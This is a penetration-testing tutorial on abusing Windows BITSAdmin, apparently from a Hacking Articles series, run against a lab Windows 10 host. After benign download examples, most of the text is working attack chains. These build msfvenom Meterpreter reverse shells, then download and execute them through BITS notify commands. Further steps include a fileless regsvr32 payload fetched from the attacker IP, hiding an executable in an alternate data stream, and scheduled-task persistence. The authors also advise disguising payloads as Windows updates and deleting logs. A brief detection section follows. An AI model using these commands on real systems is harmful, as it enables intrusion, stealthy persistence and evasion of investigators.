iGNITE Technologies

Windows for Pentester

BitsAdmin

WWW.HACKINGARTICLES.IN

Contents

TL; DR

BITSAdmin is a tool preinstalled on Windows OS that can be used to download malicious files. It is one of the Living Off Land (LOL) Binaries.

Introduction

What is BITSAdmin?

Background Intelligent Transfer Service Admin is a command-line tool that creates, downloads, or uploads jobs and monitors their progress. BITSAdmin was released with Windows XP. At that time, it used IBackgroundCopyJob as its interface. The Upload option of the BITSAdmin was introduced with the release of Windows Server 2003. With the release of Windows Vista, we added some more additional features like custom HTTP headers, certificate-based client authentication, and IPv6 support. The following year saw the release of Windows Server 2008, which introduced the File Transfer Notification Method (which we use in Practical #5) Windows 7 introduced the Branch Cache Method for the BITS Transfer. When BITS downloads a file, the actual download is done behind the svchost.exe service. BITSAdmin is used to download files from or upload files to HTTP web servers and SMB file shares. It takes the cost of the transfer into account, as well as the network usage so that the user's foreground work is not affected. BITS has the ability to handle network interruptions by pausing and automatically resuming transfers, even after a reboot.

Configurations used in Practical

Attacker:

- **OS:** Kali Linux 2019.4
- **IP:** 192.168.1.13

Target:

- **OS:** Windows 10 (Build 18363)
- **IP:** 192.168.1.11

Working with BITSAdmin

As we discussed in the introduction, BITSAdmin is used as a download client. Now we will see the BITSAdmin in action. There are 2 switches to download a file in BITSAdmin. The first ones are "/transfer" and "/addfile". The workings of both these parameters are quite identical. But the way these switches present the progress and completion feedback is different. BITSAdmin downloads files in the form of jobs. A job has to be defined before moving forward. After downloading, we can work on the jobs using the various switches.

Practical #1: Downloading using /transfer Switch

The /transfer switch is a short and quick way to download any file from the remote server to the host machine. To begin the transfer, we need to define the Display Name of the transfer. It can be anything the user so wishes.

Here, we named all our transfers "hackingarticles". Now, after defining the name, we need to enter the location with the name of the file from the remote server. For the test environment, we have a sample image file named "ignite.png" on the remote server. We mention it, and we also mention the local location and Name of the file. After providing all this information, we hit the Enter key and the transfer begins.

bitsadmin /transfer hackingarticles http://192.168.1.13/ignite.png c:\ignite.png

We can see that we can see the state as transferred and we also get a confirmation that "Transfer completed". We perform a directory listing to check the file, and we are assured that the file was indeed transferred successfully.

```
PS C:\> bitsadmin /transfer hackingarticles http://192.168.1.13/ignite.png c:\ignite.png


DISPLAY: 'hackingarticles' TYPE: DOWNLOAD STATE: TRANSFERRED
PRIORITY: NORMAL FILES: 1 / 1 BYTES: 146142 / 146142 (100%)
Transfer complete.
PS C:\> ls


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         3/18/2019   9:52 PM                PerfLogs
d-r---        11/27/2019  10:32 AM                Program Files
d-r---         10/6/2019   7:52 PM                Program Files (x86)
d-r---        11/27/2019   9:36 AM                Users
d-----         12/3/2019  11:41 AM                Windows
-a----         12/5/2019   7:18 AM         146142 ignite.png
```

Practical #2: Copying Files Locally

BITSAdmin works on the principle of file transfer. Hence, we can also use it as a glorified copy and paste command. This means that BITSAdmin will also be able to transfer from one location to another on the same machine. Let's give it a try.

As we already know, the BITS Admin deals with jobs. So, we will first declare a job. We named it "hackingarticles."

bitsadmin /create hackingarticles

The file that is supposed to be transferred should be added to the job. We use the /addfile switch to complete this task. We will be transferring the file.txt from "C:\" to "C:\Users\Victim\Desktop\".

```
bitsadmin /addfile hackingarticles c:\file.txt C:\Users\Victim\Desktop\file.txt
```

Now to initiate the transfer we will be using the /resume switch. This will sound different but the /resume switch does, in fact, initiate the transfer.

```
bitsadmin /resume hackingarticles
```

When the transfer is initiated, It transfers the file in the form of a temporary file. To actually get the file fully, we will need to run the /complete switch. And as we can see, that file was successfully transferred to the destination.

```
bitsadmin /complete hackingarticles
```

We can see that the intended file is successfully downloaded on the Target System.

```
Get-ChildItem -Path C:\Users\Victim\Desktop
```

```
PS C:\> bitsadmin /create hackingarticles

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Created job {87A3B0B1-1C4A-4860-BE10-74D8C2D45F72}.
PS C:\> bitsadmin /addfile hackingarticles c:\file.txt C:\Users\Victim\Desktop\file.txt

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Added c:\file.txt -> C:\Users\Victim\Desktop\file.txt to job.
PS C:\> bitsadmin /resume hackingarticles

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Job resumed.
PS C:\> bitsadmin /complete hackingarticles

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Job completed.
PS C:\> Get-ChildItem -Path C:\Users\Victim\Desktop


    Directory: C:\Users\Victim\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        12/5/2019   7:53 AM              0 file.txt
-a----       11/27/2019   9:18 AM           1450 Microsoft Edge.lnk
```

Practical #3: Downloading using PowerShell Cmdlet

The practicals that we showed just now can be performed on the Windows Command Prompt (cmd.exe) as well. Microsoft released a cmdlet specifically for PowerShell with the release of Windows Server 2016 to manage BITS Jobs using the BITSAdmin Client.It is called Start-BITSTransfer.

Start-BitsTransfer -Source http://192.168.1.13/ignite.png -Destination C:\ignite.png
ls

For the transfer using this cmdlet, we don't have to mention the name of the job. We can just define the source and destination as shown in the image given below.

```
PS C:\> Start-BitsTransfer -Source http://192.168.1.13/ignite.png -Destination C:\ignite.png
PS C:\> ls


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         3/18/2019   9:52 PM                PerfLogs
d-r---        11/27/2019  10:32 AM                Program Files
d-r---         10/6/2019   7:52 PM                Program Files (x86)
d-r---        11/27/2019   9:36 AM                Users
d-----         12/3/2019  11:41 AM                Windows
-a----         12/5/2019   7:18 AM         146142 ignite.png
```

Note: If while penetration testing, we get an environment that is strictly PowerShell and we are not able to use the BITSAdmin normally, we can use this method.

Practical #4: Downloading using One-liner

We can transfer our files using BITSAdmin in one execution. This is a good example for when we need to make a transfer quickly. Instead of declaring the job, adding the file to the job, resuming the job, and completing the job in different steps, we can complete all the steps required to transfer in this one-liner. This method gets the work done in one go. This can also be used to push us to a location where we can execute a single instance of a command.

```
bitsadmin /create hackingarticles | bitsadmin /transfer hackingarticles
http://192.168.1.13/ignite.png c:\ignite.png | bitsadmin /resume hackingarticles | bitsadmin
/complete hackingarticles
ls
```

```
PS C:\> bitsadmin /create hackingarticles | bitsadmin /transfer hackingarticles http://192.168.1.13/
ignite.png c:\ignite.png | bitsadmin /resume hackingarticles | bitsadmin /complete hackingarticles

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Job completed.
PS C:\> ls


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         3/18/2019   9:52 PM                PerfLogs
d-r---        11/27/2019  10:32 AM                Program Files
d-r---         10/6/2019   7:52 PM                Program Files (x86)
d-r---        11/27/2019   9:36 AM                Users
d-----         12/3/2019  11:41 AM                Windows
-a----         12/5/2019   7:53 AM              0 file.txt
-a----         12/5/2019   7:18 AM         146142 ignite.png
```

Penetration Testing using BITSAdmin

BITSAdmin can perform many more functions (like upload files, etc.) but we will be focusing on Penetration Testing for now.

Practical #5: Compromising using Malicious Executable

It's time to move on from utility to penetration testing. We will be getting a meterpreter session using a payload that will be downloaded and executed using the BITSAdmin. These practicals were tested in a lab-controlled environment where we had the same network configuration for the entirety of the practical. So, we created the payload once and used it multiple times.

To begin the exploitation, we decided to create a payload using the msfvenom tool. We use the reverse_tcp payload with the target being a Windows system and gaining meterpreter. We defined the Lhost for the Attacker Machine's IP address, followed by the Lport on which we will receive the session from the target machine.We created this payload in the form of an executable and sent this payload to the /var/www/html/ directory.

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.13 lport=1234 -f exe
> /var/www/html/payload.exe
```

After the payload creation, we start the apache2 service so that the payload is available to download on the Local Network.

```
service apache2 restart
```

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.13 lport=1234 -f exe > /var/www/html/payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@kali:~# service apache2 restart
```

After serving the payload on the web server, we will run the listener which can capture the meterpreter session when it will get generated.

use multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.1.13
set lport 1234
run

We set the proper configuration of the payload. We set the attacker machine's IP address as the localhost address and the port that we mentioned while creating the payload as a local port.

```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.13
lhost => 192.168.1.13
msf5 exploit(multi/handler) > set lport 1234
lport => 1234
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.13:1234
```

In our previous practices, we downloaded a file, now we will download the payload using the same technique. But as BITSAdmin can also execute the payload by itself we will define parameters for it.

bitsadmin /create hackingarticles

We begin by creating a job called "hackingarticles," and then we add the payload file to that job.

bitsadmin /addfile hackingarticles http://192.168.1.13/payload.exe C:\payload.exe

After adding the file, we use the /SetNotifyCmdLine switch to execute the payload. This is done with the help of an action that we scripted. First, it will start the cmd.exe, and then, it will complete the download, and finally, it will execute the said command in the background.

bitsadmin /SetNotifyCmdLine hackingarticles cmd.exe "/c bitsadmin.exe /complete hackingarticles | start /B C:\payload.exe"

After this, we run the /resume switch to get the download started.

bitsadmin /resume hackingarticles

```
PS C:\> bitsadmin /create hackingarticles
BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Created job {2F2176FF-DE53-438B-AF72-3AFFCA936C7D}.
PS C:\> bitsadmin /addFile hackingarticles http://192.168.1.13/payload.exe C:\payload.exe

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Added http://192.168.1.13/payload.exe -> C:\payload.exe to job.
PS C:\> bitsadmin /SetNotifyCmdLine hackingarticles cmd.exe "/c bitsadmin.exe /complete hackingarticles
| start /B C:\payload.exe"

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

notification command line set to 'cmd.exe' '/c bitsadmin.exe /complete hackingarticles | start /B C:\pay
load.exe'.
PS C:\> bitsadmin /resume hackingarticles

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Job resumed.
PS C:\>
```

After the download completes, it executes the payload and we have ourselves a meterpreter session.

sysinfo

```
[*] Started reverse TCP handler on 192.168.1.13:1234
[*] Sending stage (180291 bytes) to 192.168.1.11
[*] Meterpreter session 1 opened (192.168.1.13:1234 → 192.168.1.11:50969) at 2019-12-05 22:43:06 +0530

meterpreter > sysinfo
Computer        : DESKTOP-T9P2C5G
OS              : Windows 10 (10.0 Build 18363).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Practical #6: Compromising using File-Less Payload

In the previous practical, we created a payload file and then gained a session from it. This method creates a file that can be detected. In other words, it was traceable. But as BITSAdmin can execute a command directly, we can exploit the target without using a file.

We will start this practise with our attacker machine, which will be running the Metasploit Framework. After opening it, we will use the web_delivery exploit as shown in the image given below.

```
use exploit/multi/script/web_delivery
set payload windows/x64/meterpreter/reverse_tcp
```

Here we choose the target 3 (Regsvr32) as it will generate a small command that can be executed to get the meterpreter session.

```
set target 3
```

We set the attacker machine's IP Address as localhost address and we run it. It works for a bit and gives us the regsvr32 command that will give us access to the target machine.

```
set lhost 192.168.1.13
run
```

```
msf5 > use exploit/multi/script/web_delivery
msf5 exploit(multi/script/web_delivery) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/script/web_delivery) > set target 3
target => 3
msf5 exploit(multi/script/web_delivery) > set lhost 192.168.1.13
lhost => 192.168.1.13
msf5 exploit(multi/script/web_delivery) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.1.13:4444
msf5 exploit(multi/script/web_delivery) > [*] Using URL: http://0.0.0.0:8080/dE8vICrV
[*] Local IP: http://192.168.1.13:8080/dE8vICrV
[*] Server started.
[*] Run the following command on the target machine:
regsvr32 /s /n /u /i:http://192.168.1.13:8080/dE8vICrV.sct scrobj.dll
```

There is a holdup on the Target Machine. BITSAdmin is programmed to run the command only on completion of the download. So, we will need to download something. It can be anything that seems harmful. As BITSAdmin is designed to download the latest Windows updates, we can use its files as well. Here we will be using a harmless png image file.


```
bitsadmin /create hackingarticles
bitsadmin /addfile hackingarticles http://192.168.1.13/ignite.png c:\ignite.png
```

After adding the file, we will move on the /SetNotifyCmdLine. Here we will modify the command that was created using web_delivery in such a way that regsvr32.exe creates the session from the target machine to attacker machine.

```
bitsadmin /SetNotifyCmdLine hackingarticles regsvr32.exe "/s /n /u
/i:http://192.168.1.13:8080/dE8vICrV.sct scrobj.dll"
```

Finally, we resume the BITSAdmin to get this working.

```
bitsadmin /resume hackingarticles
```



As shown in the screenshot given below, we grab a meterpreter session from the Target Machine as soon as the command gets executed.

```
sessions 1
sysinfo
```

```
[*] 192.168.1.11     web_delivery - Handling .sct Request
[*] 192.168.1.11     web_delivery - Delivering Payload (2084) bytes
[*] Sending stage (206403 bytes) to 192.168.1.11
[*] Meterpreter session 1 opened (192.168.1.13:4444 → 192.168.1.11:51010) at

msf5 exploit(multi/script/web_delivery) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : DESKTOP-T9P2C5G
OS              : Windows 10 (10.0 Build 18363).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```

This was a stealthy method as there is no file associated with the session we obtained. But this can get stealthier using the right techniques.

Practical #7: Compromising with Malicious Executable inside ADS

In the previous post of this series, we introduced the Alternative Data Stream. So, without going into details about the Alternative Data Stream, let's compromise the target machine with a payload concealed in the Alternative Data Steam.

We will create a malicious executable payload using msfvenom as we did in Practical #5. As it is the same method, we are not showing it again here.

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.13 lport=1234 -f exe
> /var/www/html/payload.exe
service apache2 restart
```

After creating the payload and starting the listener, we will move to our target machine.

```
use multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.1.13
set lport 1234
run
```

Here, we created a BITS job named hackingarticles using the /create switch.

```
bitsadmin /create hackingarticles
```

After creating the job, we will add the file to download using BITSAdmin's /addfile switch.

```
bitsadmin /addfile hackingarticles http://192.168.1.13/payload.exe C:\payload.exe
```

After adding the payload successfully, we use the next switch /SetNotifyCmdLine to read the contents of the payload which will be downloaded and transfer to the alternative data stream of a file.txt.

```
bitsadmin /SetNotifyCmdLine hackingarticles cmd.exe "/c type C:\paylaod.exe
> C:\file.txt:payload.exe"
```

Keeping this configuration, we start the download using the /resume switch.

```
bitsadmin /resume hackingarticles
```

Here, we list the C:\file.txt contents to find that out payload.exe has successfully being transferred into the ADS of this file.

```
Get-item -Path C:\file -stream *
```

```
PS C:\> bitsadmin /create hackingarticles

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Created job {EF736D71-A845-40CF-B29E-C2AEC3841772}.
PS C:\> bitsadmin /addfile hackingarticles http://192.168.1.13/payload.exe c:\payload.exe

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Added http://192.168.1.13/payload.exe -> c:\payload.exe to job.
PS C:\> bitsadmin /SetNotifyCmdLine hackingarticles cmd.exe "/c type C:\payload.exe > C:\file.txt:payload.exe"

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

notification command line set to 'cmd.exe' '/c type C:\payload.exe > C:\file.txt:payload.exe'.
PS C:\> bitsadmin /resume hackingarticles

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Job resumed.
PS C:\> Get-item -Path C:\file.txt -stream *


PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\file.txt::$DATA
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\
PSChildName   : file.txt::$DATA
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\file.txt
Stream        : :$DATA
Length        : 0

PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\file.txt:payload.exe
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\
PSChildName   : file.txt:payload.exe
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\file.txt
Stream        : payload.exe
Length        : 0
```


Now, to execute the file that we put in the ADS; we will be using wmic. We will use the create switch followed by the path of the payload as shown in the image.

wmic process call create "c:\file.txt:payload.exe"

```
PS C:\Windows\system32> wmic process call create "c:\file.txt:payload.exe"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ReturnValue = 8;
};

PS C:\Windows\system32>
```

It says that the Execution was successful.

We went back to our Attacker Machine to see that a meterpreter instance is generated and captured by our listener. We run sysinfo to see the details of the Target System.

sysinfo

```
[*] Started reverse TCP handler on 192.168.1.13:1234
[*] Sending stage (180291 bytes) to 192.168.1.11
[*] Meterpreter session 1 opened (192.168.1.13:1234 → 192.168.1.11:50969) at 2019-12-05 22:43:06 +0530

meterpreter > sysinfo
Computer        : DESKTOP-T9P2C5G
OS              : Windows 10 (10.0 Build 18363).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Practical #8: Persistence using BITSAdmin

Persistence means that the exploited session will be available to you even after the target machine restarts. Let's see how to achieve this using BITSAdmin.

We will create a malicious executable payload using msfvenom as we did in Practical #5. As it is the same method, we are not showing it again here.

msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.13 lport=1234 -f exe > /var/www/html/payload.exe
service apache2 restart

After creating the payload and starting the listener, we will move to our target machine.

use multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.1.13
set lport 1234
run

Here, we created a BITS job named hackingarticles using the /create switch.

```
bitsadmin /create hackingarticles
```

After creating the job, we will add the file to download using BITSAdmin's /addfile switch.

```
bitsadmin /addfile hackingarticles http://192.168.1.13/payload.exe C:\payload.exe
```

After successfully adding the payload, we use the next switch /SetNotifyCmdLine to execute the payload. This is done with the help of an action that we scripted. First, it will start the cmd.exe, then it will complete the download, and then it will execute the said command in the background.

```
bitsadmin /SetNotifyCmdLine hackingarticles cmd.exe "/c bitsadmin.exe /complete
hackingarticles && start /B C:\payload.exe"
```

After this, we use another switch, /SetMinRetryDelay. It is used to set the minimum length of time, in seconds, that BITS waits after facing a transient error before trying to transfer the file. Here, if the payload that we download gets stuck in a transient error, which is a temporary error, BITS is designed to run continuously if an error of any kind occurs. So, if our download is completed but due to a transient error, we are not able to execute it properly, this switch will make it retry after 120 seconds.

```
bitsadmin /SetMinRetryDelay hackingarticles 120
```

I was simply setting up an exploit to gain a session. Now we need to work on it to make it a persistence method. But the BITS can get into an error state and keep the payload in a temporary state without completing the download and, in turn, stopping the execution of the payload. To solve this issue, we will use schtasks to resume our job at a specific time every day. This will allow the payload to persist irrespective of any kind of issue.

```
schtasks /create /tn hackingarticles /tr "C:\system32\bitsadmin.exe /resume hackingarticles"
/sc minute /mo 60
```

The /resume switch in the schtasks will restart the BITS job when if, it enters an error state. Using a schedule modifier task (/mo) to make the task gets reactivated every (60, in this case) minute. The BITSAdmin redownloads the payload in case of an error and schtasks take care of the execution of the payload on an event of a reboot of the machine.

```
schtasks /run /tn hackingarticles
```

```
PS C:\> bitsadmin /create hackingarticles

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Created job {42721584-F48F-4AE3-AF75-8250278EFD4F}.
PS C:\> bitsadmin /addfile hackingarticles http://192.168.1.13/payload.exe c:\payload.exe

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Added http://192.168.1.13/payload.exe -> c:\payload.exe to job.
PS C:\> bitsadmin /SetNotifyCmdLine hackingarticles cmd.exe "/c bitsadmin.exe /complete hackingarticles && start /B c:\p
ayload.exe"

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

notification command line set to 'cmd.exe' '/c bitsadmin.exe /complete hackingarticles && start /B c:\payload.exe'.
PS C:\> bitsadmin /SetMinRetryDelay hackingarticles 120

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Minimum retry delay set to 120.
PS C:\> schtasks /create /tn hackingarticles /tr "C:\system32\bitsadmin.exe /resume hackingarticles" /sc minute /mo 60
SUCCESS: The scheduled task "hackingarticles" has successfully been created.
PS C:\> schtasks /run /tn hackingarticles
SUCCESS: Attempted to run the scheduled task "hackingarticles".
PS C:\>
```

We went back to our Attacker Machine to see that a meterpreter instance is generated and captured by our listener. We run sysinfo to see the details of the Target System. In case of failure, we will have to restart the listener with the same configuration and we will have the session again in no time.

sysinfo

```
[*] Started reverse TCP handler on 192.168.1.13:1234
[*] Sending stage (180291 bytes) to 192.168.1.11
[*] Meterpreter session 1 opened (192.168.1.13:1234 → 192.168.1.11:50969) at 2019-12-05 22:43:06 +0530

meterpreter > sysinfo
Computer        : DESKTOP-T9P2C5G
OS              : Windows 10 (10.0 Build 18363).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Please note that this is a limited demo. In the real-life scenarios, we suggest renaming the payload file to look like a Windows Update and performing all these tasks in the '%Temp%' directory for obvious reasons. We also recommend that we modify the tasks to delete the tasks after a particular time to remove the presence by deleting the logs related to this intrusion.

Detection

Before the official introduction of BITSAdmin in the Windows Defender Real-time Scan, it was quite difficult to detect BITS Transfers. Apart from scanning through logs, there wasn't any other method.

Actually, there is a way to gain information about the transfers by monitoring the logs for the usage of the BITSAdmin tool (especially the "Transfer", "Create", "AddFile", "SetNotifyFlags", "SetNotifyCmdLine", "SetMinRetryDelay", "SetCustomHeaders", and "Resume" switches). It is through the QMGR Database.

SC Query

BITSAdmin is deployed as a service. Hence its status can be checked with the SC Query Utility.

sc query bits

```
C:\>sc query bits

SERVICE_NAME: bits
        TYPE               : 30  WIN32
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_PRESHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

C:\>
```

This will show if there is an instance of any BITS Transfer Running or not.

QMGR Database


It is an abbreviated form of the Queue Manager Database. This is a record of all the BITS Jobs. There are 2 types of files generated in this database record. A .dat file and a .db file. This database file can be found at this location

C:\ProgramData\Microsoft\Network\Downloader

We traversed to the said location using the **dir** command to find ourselves a qmgr.db file. We tried opening the file but it was hex-encoded.

```
PS C:\> dir C:\ProgramData\Microsoft\Network\Downloader\


    Directory: C:\ProgramData\Microsoft\Network\Downloader


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        12/6/2019   3:11 AM           8192 edb.chk
-a----        12/6/2019   3:11 AM        1310720 edb.log
-a----        12/5/2019   9:32 AM        1310720 edb00001.log
-a----       11/27/2019   9:01 AM        1310720 edbres00001.jrs
-a----       11/27/2019   9:01 AM        1310720 edbres00002.jrs
-a----        12/5/2019   9:32 AM        1310720 edbtmp.log
-a----        12/6/2019   3:11 AM         786432 qmgr.db
-a----        12/6/2019   3:11 AM          16384 qmgr.jfm
```

So, we used the Hex-Editor Online tool. Here we scanned through the data and found that we have the IP address of the file being downloaded with its path. We followed the complete path and it gives us the temporary file that was downloaded before the /complete switch was used.



It is to be noted that the BITS Jobs will not be shown in autoruns as there is no way to run BITSAdmin on start-up with default configurations.

Verbose Switch

If we are lucky enough to find the BITSAdmin in the act, we can get our hands on some very useful information. We ran a BITS job and ran the following command to gain information about the job.

